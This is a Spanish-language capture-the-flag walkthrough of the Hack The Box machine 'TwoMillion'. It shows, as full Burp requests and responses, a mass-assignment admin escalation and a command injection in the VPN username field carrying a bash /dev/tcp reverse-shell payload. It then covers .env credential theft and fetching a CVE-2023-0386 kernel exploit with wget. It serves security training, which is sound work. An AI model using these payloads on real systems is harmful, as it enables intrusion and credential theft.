

Procedemos a crear una cuenta y a logearnos.

Una vez estamos dentro y luego de revisar si existía alguna versión o algún apartado dentro del panel que nos permitiera realizar la intrusión nos damos cuenta que existe un apartado para descargar una vpn. Vamos a revisar el tráfico con Burpsuite.





Enviamos la petición al repeater y comenzamos a trabajar desde ahí:





Podemos ver como el directorio completo es /api/v1/user/vpn/generate. Vamos a revisar peticiones y las respuestas desde la raíz y comenzar a analizar cómo funciona esta aplicación.





Ahora conocemos la versión. Continuamos con el siguiente apartado del directorio:


/api/v1/



Si analizamos esta respuesta podemos entender que existen mas directorios los cuales procederemos a revisar en este directorio:





Procedemos a analizar estos subdirectorios:




Encontramos que para administrador hay una clasificación la cual es “false.”

Ahora revisamos las características del usuario “admin.”



**Request**

Pretty Raw Hex

```
1 GET /api/v1/admin/settings HTTP/1.1
2 Host: 2million.htb
3 User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:109.0)
  Gecko/20100101 Firefox/115.0
4 Accept:
  text/html,application/xhtml+xml,application/xml;q=0.9,image/
  avif,image/webp,*/*;q=0.8
5 Accept-Language: en-US,en;q=0.5
6 Accept-Encoding: gzip, deflate, br
7 Connection: close
8 Referer: http://2million.htb/home/access
9 Cookie: PHPSESSID=0lu7mlh5kmdj0qh6taqevdr4p4
10 Upgrade-Insecure-Requests: 1
```

**Response**

Pretty Raw Hex Render

```
1 HTTP/1.1 301 Moved Permanently
2 Server: nginx
3 Date: Wed, 24 Jan 2024 00:20:58 GMT
4 Content-Type: text/html
5 Content-Length: 162
6 Location: http://2million.htb/404
7 Connection: close
8
9 <html>
10   <head>
       <title>
         301 Moved Permanently
       </title>
```

Obtenemos un mensaje un estado 301.

Procedemos a cambiar el tipo de petición a POST para ver si tenemos algún resultado diferente:

**Request**

Pretty Raw Hex

```
1 POST /api/v1/admin/settings HTTP/1.1
2 Host: 2million.htb
3 User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:109.0)
  Gecko/20100101 Firefox/115.0
4 Accept:
  text/html,application/xhtml+xml,application/xml;q=0.9,image/
  avif,image/webp,*/*;q=0.8
5 Accept-Language: en-US,en;q=0.5
6 Accept-Encoding: gzip, deflate, br
7 Connection: close
8 Referer: http://2million.htb/home/access
9 Cookie: PHPSESSID=0lu7mlh5kmdj0qh6taqevdr4p4
10 Upgrade-Insecure-Requests: 1
```

**Response**

Pretty Raw Hex Render

```
1 HTTP/1.1 301 Moved Permanently
2 Server: nginx
3 Date: Wed, 24 Jan 2024 00:23:13 GMT
4 Content-Type: text/html
5 Content-Length: 162
6 Location: http://2million.htb/404
7 Connection: close
8
9 <html>
10   <head>
       <title>
         301 Moved Permanently
       </title>
```

Mismo resultado.

Vamos a probar con PUT:

**Request**

Pretty Raw Hex

```
1 PUT /api/v1/admin/settings/update HTTP/1.1
2 Host: 2million.htb
3 User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:109.0)
  Gecko/20100101 Firefox/115.0
4 Accept:
  text/html,application/xhtml+xml,application/xml;q=0.9,image/
  avif,image/webp,*/*;q=0.8
5 Accept-Language: en-US,en;q=0.5
6 Accept-Encoding: gzip, deflate, br
7 Connection: close
8 Referer: http://2million.htb/home/access
9 Cookie: PHPSESSID=0lu7mlh5kmdj0qh6taqevdr4p4
10 Upgrade-Insecure-Requests: 1
11
```

**Response**

Pretty Raw Hex Render

```
1 HTTP/1.1 200 OK
2 Server: nginx
3 Date: Wed, 24 Jan 2024 00:30:19 GMT
4 Content-Type: application/json
5 Connection: close
6 Expires: Thu, 19 Nov 1981 08:52:00 GMT
7 Cache-Control: no-store, no-cache, must-revalidate
8 Pragma: no-cache
9 Content-Length: 53
10
11 {
     "status":"danger",
     "message":"Invalid content type."
   }
```

Recibimos un mensaje el cual nos dice que estamos enviando un tipo de contenido invalido. Cambiaremos el tipo de contenido que enviaremos para revisar la respuesta que nos devuelve. Como vemos el tipo de contenido es:

Content-Type: application/json

**Request**

```
PUT /api/v1/admin/settings/update HTTP/1.1
Host: 2million.htb
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:109.0) Gecko/20100101 Firefox/115.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate, br
Connection: close
Referer: http://2million.htb/home/access
Cookie: PHPSESSID=0lu7mlh5kmdj0qh6taqevdr4p4
Upgrade-Insecure-Requests: 1
Content-Type: application/json
```

**Response**

```
HTTP/1.1 200 OK
Server: nginx
Date: Wed, 24 Jan 2024 00:32:55 GMT
Content-Type: application/json
Connection: close
Expires: Thu, 19 Nov 1981 08:52:00 GMT
Cache-Control: no-store, no-cache, must-revalidate
Pragma: no-cache
Content-Length: 56

{
  "status":"danger",
  "message":"Missing parameter: email"
}
```

Como vemos ahora nos envía un mensaje el cual nos avisa que se está esperando un parámetro “email.”

Vamos a darle esa información:

**Request**

```
PUT /api/v1/admin/settings/update HTTP/1.1
Host: 2million.htb
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:109.0) Gecko/20100101 Firefox/115.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate, br
Connection: close
Referer: http://2million.htb/home/access
Cookie: PHPSESSID=0lu7mlh5kmdj0qh6taqevdr4p4
Upgrade-Insecure-Requests: 1
Content-Type: application/json
Content-Length: 29

{
  "email":"tess@tess.com"
```

**Response**

```
HTTP/1.1 200 OK
Server: nginx
Date: Wed, 24 Jan 2024 00:43:38 GMT
Content-Type: application/json
Connection: close
Expires: Thu, 19 Nov 1981 08:52:00 GMT
Cache-Control: no-store, no-cache, must-revalidate
Pragma: no-cache
Content-Length: 59

{
  "status":"danger",
  "message":"Missing parameter: is_admin"
}
```

Ahora encontramos otro mensaje. Nos pide un parámetro para saber si el usuario es admin. Procedemos a introducir lo que nos solicita:

**Request**

```
PUT /api/v1/admin/settings/update HTTP/1.1
Host: 2million.htb
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:109.0) Gecko/20100101 Firefox/115.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate, br
Connection: close
Referer: http://2million.htb/home/access
Cookie: PHPSESSID=0lu7mlh5kmdj0qh6taqevdr4p4
Upgrade-Insecure-Requests: 1
Content-Type: application/json
Content-Length: 44

{
  "email":"tess@tess.com",
  "is_admin":1
}
```

**Response**

```
HTTP/1.1 200 OK
Server: nginx
Date: Wed, 24 Jan 2024 00:44:27 GMT
Content-Type: application/json
Connection: close
Expires: Thu, 19 Nov 1981 08:52:00 GMT
Cache-Control: no-store, no-cache, must-revalidate
Pragma: no-cache
Content-Length: 40

{
  "id":18,
  "username":"tess",
  "is_admin":1
}
```

Ahora nuestro usuario es administrador, vamos a comprobarlo:

GET /api/v1/admin/auth

**Request**

```
GET /api/v1/admin/auth HTTP/1.1
Host: 2million.htb
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:109.0) Gecko/20100101 Firefox/115.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate, br
Connection: close
Referer: http://2million.htb/home/access
Cookie: PHPSESSID=0lu7mlh5kmdj0qh6taqevdr4p4
Upgrade-Insecure-Requests: 1
Content-Type: application/json
Content-Length: 44

{
  "email":"tess@tess.com",
  "is_admin":1
}
```

**Response**

```
HTTP/1.1 200 OK
Server: nginx
Date: Wed, 24 Jan 2024 00:47:12 GMT
Content-Type: application/json
Connection: close
Expires: Thu, 19 Nov 1981 08:52:00 GMT
Cache-Control: no-store, no-cache, must-revalidate
Pragma: no-cache
Content-Length: 16

{
  "message":true
}
```

En efecto, nuestro usuario ahora es admin.

Procedemos a generar una VPN con nuestro usuario:

**Request**

```
POST /api/v1/admin/vpn/generate HTTP/1.1
Host: 2million.htb
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:109.0) Gecko/20100101 Firefox/115.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate, br
Connection: close
Referer: http://2million.htb/home/access
Cookie: PHPSESSID=0lu7mlh5kmdj0qh6taqevdr4p4
Upgrade-Insecure-Requests: 1
Content-Type: application/json
Content-Length: 44

{
  "email":"tess@tess.com",
  "is_admin":1
}
```

**Response**

```
HTTP/1.1 200 OK
Server: nginx
Date: Wed, 24 Jan 2024 00:49:19 GMT
Content-Type: text/html; charset=UTF-8
Connection: close
Expires: Thu, 19 Nov 1981 08:52:00 GMT
Cache-Control: no-store, no-cache, must-revalidate
Pragma: no-cache
Content-Length: 59

{"status":"danger","message":"Missing parameter: username"}
```

Podemos ver que nos envía un error donde nos dice que el “username” es requerido. Vamos a darle el username:


**Request**

```
POST /api/v1/admin/vpn/generate HTTP/1.1
Host: 2million.htb
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:109.0) Gecko/20100101 Firefox/115.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate, br
Connection: close
Referer: http://2million.htb/home/access
Cookie: PHPSESSID=0lu7mlh5kmdj0qh6taqevdr4p4
Upgrade-Insecure-Requests: 1
Content-Type: application/json
Content-Length: 23

{
  "username":"tess"
```

**Response**


```
HTTP/1.1 200 OK
Server: nginx
Date: Wed, 24 Jan 2024 00:50:49 GMT
Content-Type: text/html; charset=UTF-8
Connection: close
Expires: Thu, 19 Nov 1981 08:52:00 GMT
Cache-Control: no-store, no-cache, must-revalidate
Pragma: no-cache
Content-Length: 10817

client
dev tun
proto udp
remote edge-eu-free-1.2million.htb 1337
resolv-retry infinite
nobind
persist-key
persist-tun
```

Obtenemos la VPN. A partir de aquí vemos como podemos ingresar datos al servidor ya que hemos ingresado un nombre de usuario para poder obtener una VPN. Por lo que intentaremos agregar más comandos de Linux para ver si es posible una ejecución de comandos:




En efecto. Tenemos ejecución remota de comandos. Por lo que podríamos recibir una reverse Shell en nuestro equipo y completar una intrusión.

Vamos a poner nuestro equipo atacante por el puerto 1410:




Vamos a preparar un payload:

bash -i >& /dev/tcp/10.10.15.YOUR_IP/1410 0>&1

para enviar el payload con éxito hay que solicitar que este payload se ejecute en una nueva sesión de bash, por lo que ingresamos el comando: bash -c. Además, tendremos que ingresar comillas simples, para que el intérprete de comando no interprete caracteres especiales como comandos, y se trate todo lo que está entre las comillas simples como un argumento completo, un único argumento. Entonces nuestro payload quedaría así:

bash -c 'bash -i >& /dev/tcp/10.10.TU.IP/1410 0>&1'

Procedemos a enviar la petición desde burpsuite usando nuestro payload. Para este punto nuestro equipo atacante ya debería estar escuchando por el puerto de nuestra elección.

**Request**

Pretty Raw Hex

```
1 POST /api/v1/admin/vpn/generate HTTP/1.1
2 Host: 2million.htb
3 User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:109.0)
  Gecko/20100101 Firefox/115.0
4 Accept:
  text/html,application/xhtml+xml,application/xml;q=0.9,image/
  avif,image/webp,*/*;q=0.8
5 Accept-Language: en-US,en;q=0.5
6 Accept-Encoding: gzip, deflate, br
7 Connection: close
8 Referer: http://2million.htb/home/access
9 Cookie: PHPSESSID=0lu7mlh5kmdj0qh6taqevdr4p4
10 Upgrade-Insecure-Requests: 1
11 Content-Type: application/json
12 Content-Length: 77
13
14 {
    "username":
    "tess; bash -c 'bash -i >& /dev/tcp/10.10.15.75/1410 0>&1'
    ;"
15 }
16
```

**Response**

Pretty Raw Hex Render

```
1 HTTP/1.1 504 Gateway Time-out
2 Server: nginx
3 Date: Wed, 24 Jan 2024 01:01:32 GMT
4 Content-Type: text/html; charset=utf-8
5 Content-Length: 160
6 Connection: close
7
8 <html>
9   <head>
      <title>
        504 Gateway Time-out
      </title>
10  </head>
    <body>
11    <center>
        <h1>
          504 Gateway Time-out
        </h1>
      </center>
12    <hr>
      <center>
        nginx
```


```
┌──(root㉿kali)-[/home/kali]
└─# nc -lvnp 1410
listening on [any] 1410 ...
connect to [10.10.[redacted]] from (UNKNOWN) [10.10.11.221] 53300
bash: cannot set terminal process group (1161): Inappropriate ioctl for device
bash: no job control in this shell
www-data@2million:~/html$
```

Obtenemos una reverse Shell, hemos ingresado al sistema. “We are in…!”

Con la intrusión realizada podemos proceder a la etapa de post explotación:

## Post explotación:


Procederemos a intentar obtener los privilegios mas elevados en el equipo.




Procedemos a listar el contenido del fichero donde aparecemos y encontramos los siguientes directorios.

Encontramos un fichero. env el cual suele tener información sensible del servidor. Procedemos a analizarlo:


Tenemos la contraseña del usuario admin. Por lo que procedemos a logearnos via ssh:



Podemos ver que hay un correo electrónico donde se solicita al SYSADMIN (el usuario con el que ingresamos) que realice una actualización del sistema operativo porque existe una brecha de seguridad relacionada la versión del kernel instalada.

Procedemos a revisar que versión de kernel usa este servidor:

```
admin@2million:~$ uname -r
5.15.70-051570-generic
```

Ahora que conocemos la versión procedemos a investigar si existe un exploit que nos ayude a la escalación de privilegios.

Encontramos el siguiente repositorio en GIT:

https://github.com/puckiestyle/CVE-2023-0386

Procedemos a descargarlo en formato ZIP en nuestro equipo para luego habilitar un servidor de HTTP con Python:

```
┌──(root㉿kali)-[/home/…/Desktop/htb/easy/twomillion]
└─# ls
CVE-2023-0386-main.zip  e.sh  nmapr.txt

┌──(root㉿kali)-[/home/…/Desktop/htb/easy/twomillion]
└─# python3 -m http.server 80
Serving HTTP on 0.0.0.0 port 80 (http://0.0.0.0:80/) ...
```

Lo descargamos en el equipo objetivo:


```
admin@2million:~$ wget http://10.10.[redacted]/CVE-2023-0386-main.zip
--2024-01-31 14:55:46--  http://10.10.[redacted]/CVE-2023-0386-main.zip
Connecting to 10.10.14.96:80... connected.
HTTP request sent, awaiting response... 200 OK
Length: 11765 (11K) [application/zip]
Saving to: 'CVE-2023-0386-main.zip'

CVE-2023-0386-main.zip      100%[=========================================>]  11.49K  --.-KB/s    in 0.004s

2024-01-31 14:55:46 (2.71 MB/s) - 'CVE-2023-0386-main.zip' saved [11765/11765]
```

Procedemos a descomprimirlo:

